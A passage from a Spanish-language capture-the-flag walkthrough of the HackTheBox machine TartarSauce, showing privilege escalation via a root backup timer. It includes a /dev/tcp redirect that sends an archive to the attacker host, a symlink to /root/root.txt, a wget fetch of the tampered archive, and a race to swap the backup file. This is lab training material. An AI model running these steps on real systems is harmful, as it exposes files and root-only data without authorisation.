systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$
```

2)pasamos compress con nc
en kali
nc -lvnp 1235 > compress.tar

```
└─$ nc -lvnp 1235 > compress.tar
listening on [any] 1235 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.88] 58290

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$
```

en victima

cat <compress.tar> /dev/tcp/10.10.14.30/1235

```
onuma@TartarSauce:/var/tmp$ cat <compress.tar > /dev/tcp/10.10.14.30/1235
onuma@TartarSauce:/var/tmp$
```

```
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
└─# ls
bad            mybadscript   scriptbad.tar     var
compress       pspy32        TartarSauce.ctb   wp-load.php
hydra.restore  scriptbad.c   TartarSauce.pdf

┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce]
```

3) creo una carpeta y descomprimo

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ mv compress.tar files

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$
```

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce/files]
└─$ tar -zxvf compress.tar
```

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce/files]
└─$ ls
compress.tar  var
```

2)pasamos compress con nc en kali

4)creo un enlace symbolico

```
┌──(root㉿kali)-[/home/…/files/var/www/html]
└─# ls -lah
total 28K
drwxr-xr-x 3 kali kali 4.0K May 12  2022 .
drwxr-xr-x 3 kali kali 4.0K Oct  1 19:42 ..
-rw-r--r-- 1 kali kali  11K Feb 21  2018 index.html
-rw-r--r-- 1 kali kali  208 Feb 21  2018 robots.txt
drwxr-xr-x 4 kali kali 4.0K May 12  2022 webservices

┌──(root㉿kali)-[/home/…/files/var/www/html]
└─#
```

ln -s -f /root/root.txt index.html

```
┌──(root㉿kali)-[/home/…/files/var/www/html]
└─# ln -s -f /root/root.txt index.html

┌──(root㉿kali)-[/home/…/files/var/www/html]
└─# ls -lah
total 16K
drwxr-xr-x 3 kali kali 4.0K Oct  1 19:45 .
drwxr-xr-x 3 kali kali 4.0K Oct  1 19:42 ..
lrwxrwxrwx 1 root root   14 Oct  1 19:45 index.html → /root/root.txt
-rw-r--r-- 1 kali kali  208 Feb 21  2018 robots.txt
drwxr-xr-x 4 kali kali 4.0K May 12  2022 webservices

┌──(root㉿kali)-[/home/…/files/var/www/html]
└─#
```

5) borramos el compres.tar y creamos uno nuevo

me regreso a files

```
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce/files]
└─# rm compress.tar
```

```
┌──(root㉿kali)-[/home/kali/machineshtb/TartarSauce/files]
└─# tar -zcvf compress.tar var/www/html
```

6) pasamos el comprimido con el enlace simbolico a la maquina
wget http://10.10.14.30:2000/files/compress.tar

```
onuma@TartarSauce:/var/tmp$ wget http://10.10.14.30:2000/files/compress.tar
--2023-10-01 20:57:21--  http://10.10.14.30:2000/files/compress.tar
Connecting to 10.10.14.30:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11539889 (11M) [application/x-tar]
Saving to: 'compress.tar.1'

compress.tar.1              100%[===================================================>]  11.00M  4.32MB/s    in 2.5s

2023-10-01 20:57:24 (4.32 MB/s) - 'compress.tar.1' saved [11539889/11539889]
```

7) ejecutamos wathc y sytemctl para ver cuando ejecuta

```
Every 1.0s: systemctl list-timers                                                    Sun Oct  1 21:02:03 2023

NEXT                         LEFT          LAST                          PASSED       UNIT                         AC
TIVATES
Sun 2023-10-01 21:04:17 EDT  2min 14s left Sun 2023-10-01 20:59:17 EDT  2min 45s ago backuperer.timer             ba
ckuperer.service
Mon 2023-10-02 06:18:29 EDT  9h left       Sun 2023-10-01 18:31:32 EDT  2h 30min ago apt-daily.timer              ap
t-daily.service
Mon 2023-10-02 06:56:07 EDT  9h left       Sun 2023-10-01 13:20:30 EDT  7h ago       apt-daily-upgrade.timer      ap
t-daily-upgrade.service
Mon 2023-10-02 13:35:35 EDT  16h left      Sun 2023-10-01 13:35:35 EDT  7h ago       systemd-tmpfiles-clean.timer sy
stemd-tmpfiles-clean.service

4 timers listed.
Pass --all to see loaded but inactive timers, too.
```

8) apenas se ejecute compiamos el compres.tar con el .-------

cp compress.tar .be145f2c45eaf79b56d62120c7c963e7738867a8

```
total 19M
drwxrwxrwt 10 root  root  4.0K Oct  1 21:09 .
drwxr-xr-x 14 root  root  4.0K May 12  2022 ..
-rw-r--r--  1 onuma onuma 7.6M Oct  1 21:09 .be145f2c45eaf79b56d62120c7c963e7738867a8
-rw-r--r--  1 onuma onuma  12M Oct  1 20:49 compress.tar
drwx------  3 root  root  4.0K Oct  1 13:20 systemd-private-2d7aa9eae2884e5ca2722dd426425cf8-systemd-timesyncd.service-pDdF9r
drwx------  3 root  root  4.0K May 12  2022 systemd-private-46248d8045bf434cba7dc7496b9776d4-systemd-timesyncd.service-en3PkS
drwx------  3 root  root  4.0K May 12  2022 systemd-private-4e3fb5c5d5a044118936f5728368dfc7-systemd-timesyncd.service-SksmwR
drwx------  3 root  root  4.0K May 12  2022 systemd-private-7bbf46014a364159a9c6b4b5d58af33b-systemd-timesyncd.service-UnGYDQ
drwx------  3 root  root  4.0K May 12  2022 systemd-private-9214912da64b4f9cb0a1a78abd4b4412-systemd-timesyncd.service-bUTA2R
drwx------  3 root  root  4.0K May 12  2022 systemd-private-a3f6b992cd2d42b6aba8bc011dd4aa03-systemd-timesyncd.service-3oO5Td
drwx------  3 root  root  4.0K May 12  2022 systemd-private-c11c7cccc82046a08ad1732e15efe497-systemd-timesyncd.service-QYRKER
drwx------  3 root  root  4.0K May 12  2022 systemd-private-e11430f63fc04ed6bd67ec90687cb00e-systemd-timesyncd.service-PYhxgX
onuma@TartarSauce:/var/tmp$ cp compress.tar .be145f2c45eaf79b56d62120c7c963e7738867a8
```

9) vemos el archivo /onuma_backup_error.txt

cat /var/backups/onuma_backup_error.txt

```
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
< <!—Carry on, nothing to see here :D—>
—
> 38f57193ca92503c2653b9f81d8ce3d3
onuma@TartarSauce:/var/tmp$
```

```
9) vemos el archivo /onuma_bac

cat /var/backups/onuma_backup
```

Esto se logro gracias al enlace symbolico que apuntamos hacia el index.html savitar utiliza bash para ejecutar un scritp y no estar
validando a cada rato la ejecución de las tareas pero no es necesario.